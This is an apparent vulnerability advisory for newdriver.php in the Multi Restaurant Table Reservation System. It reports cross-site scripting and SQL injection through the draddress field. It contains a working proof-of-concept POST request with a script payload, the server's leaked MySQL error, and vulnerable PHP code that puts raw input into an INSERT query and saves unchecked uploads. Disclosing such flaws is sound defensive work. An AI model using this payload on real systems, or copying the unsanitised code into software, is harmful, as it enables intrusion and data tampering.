
Multi Restaurant Table Reservation System newdriver.php

```
The draddress parameter in the newdriver.php file of
the Multi Restaurant Table Reservation System is not
strictly verified for user input, resulting in the
input data can be combined with Sql statements,
resulting in the user input information displayed on
the page without filtering. As a result, Cross-site
Scripting (XSS) exists. Attackers can exploit the
vulnerability, threatening user security.
```

Attack



```
POST /veh/newdriver.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------YWJkMTQzNDcw
Referer: http://192.168.245.129/veh/index.php
Cookie: PHPSESSID=u9h831tspj16nqlof7dksrenrj
Content-Length: 867
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Host: 127.0.0.1
Connection: Keep-alive

------------YWJkMTQzNDcw
Content-Disposition: form-data; name="draddress"

 '"()&%<zzz><ScRiPt >AL1i(9227)</ScRiPt>
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drjoin"

01/01/1967
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drlicense"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drlicensevalid"

01/01/1967
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drmobile"

987-65-4329
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drname"


JCfUZQsq
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drnid"

1
------------YWJkMTQzNDcw
```

```
HTTP/1.1 200 OK
Date: Fri, 07 Feb 2025 16:53:10 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
mod_log_rotate/1.02
X-Powered-By: PHP/8.0.2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 209

unsuccessfulYou have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for the
right syntax to use near '"()&%<zzz><ScRiPt
>AL1i(9227)</ScRiPt>','file.txt')' at line 1
```

Code



```
<?php
    if(isset($_POST['submit'])){
            $drnid=$_POST['drnid'];
            $drlicense=$_POST['drlicense'];
            $drlicensevalid=$_POST['drlicensevalid'];
            $draddress=$_POST['draddress'];
            //$drphoto=$_FILES['file']['name'];
            $drphoto= $_FILES['file']['name'];

            //image Upload

           move_uploaded_file($_FILES['file']['tmp_name'],"picture/".$_FILES['file']['name']);

            $res=false;
            $insert_query="INSERT INTO `driver`(`driverid`, `drname`, `drjoin`, `drmobile`, `drnid`, `drlicense`, `drlicensevalid`, `draddress`, `drphoto`) VALUES ('','$drname','$drjoin','$drmobile','$drnid','$drlicense','$drlicensevalid','$draddress','$

            $res= mysqli_query($connection,$insert_query);

            if($res==true){
                $msg= "<script language='javascript'>
                                                swal(
                                                    'Success!',
                                                    'Registration Completed!',
                                                    'success'
                                                    );
                          </script>";
            }
            else{
                die('unsuccessful' .mysqli_error($connection));
            }


        }






?>


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>New Driver</title>
     <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css">
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>

    <link rel="stylesheet" href="//code.jquery.com/ui/1.12.1/themes/base/jquery-ui.css">
     <link rel="stylesheet" href="sweetalert2/sweetalert2.css">
    <script src="sweetalert2/sweetalert2.min.js"></script>


  <script src="https://code.jquery.com/ui/1.12.1/jquery-ui.js"></script>
    <link rel="stylesheet" href="style.css">
    <link rel="stylesheet" href="animate.css">
</head>
<body>
 <?php include 'navbar_admin.php'; ?>
 <br>


   <div class="container">
     <div class="row">
```



```
  <br>



   <script>
        $( function() {
          $( "#drlicensevalid" ).datepicker();
        } );
  </script>


  <br>

   <div class="input-group">
    <span class="input-group-addon"><b>Driver Address</b></span>
       <textarea rows="5" id="draddress" type="text" class="form-control" name="draddress" placeholder="Address"> </textarea>

  </div>
  <br>

   <div class="input-group">
    <span class="input-group-addon"><b>Photo</b></span>
    <input  type="file" class="form-control" name="file">

</div>



  <div class="input-group">
```

Payload:

```
POST /veh/newdriver.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----------
YWJkMTQzNDcw
Referer: http://127.0.0.1/veh/index.php
Cookie: PHPSESSID=u9h831tspjl6nq1of7dksrenrj
Content-Length: 867
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0
Safari/537.36
Host: 127.0.0.1
Connection: Keep-alive

------------YWJkMTQzNDcw
Content-Disposition: form-data; name="draddress"
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```
'"()&%
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drjoin"

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Content-Disposition: form-data; name="drlicense"

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------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drlicensevalid"

01/01/1967
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drmobile"

987-65-4329
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drname"

JCfUZQsq
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="drnid"

1
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="file"; filename="file.txt"
Content-Type: text/plain
```

```
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="submit"

submit=
------------YWJkMTQzNDcw--
```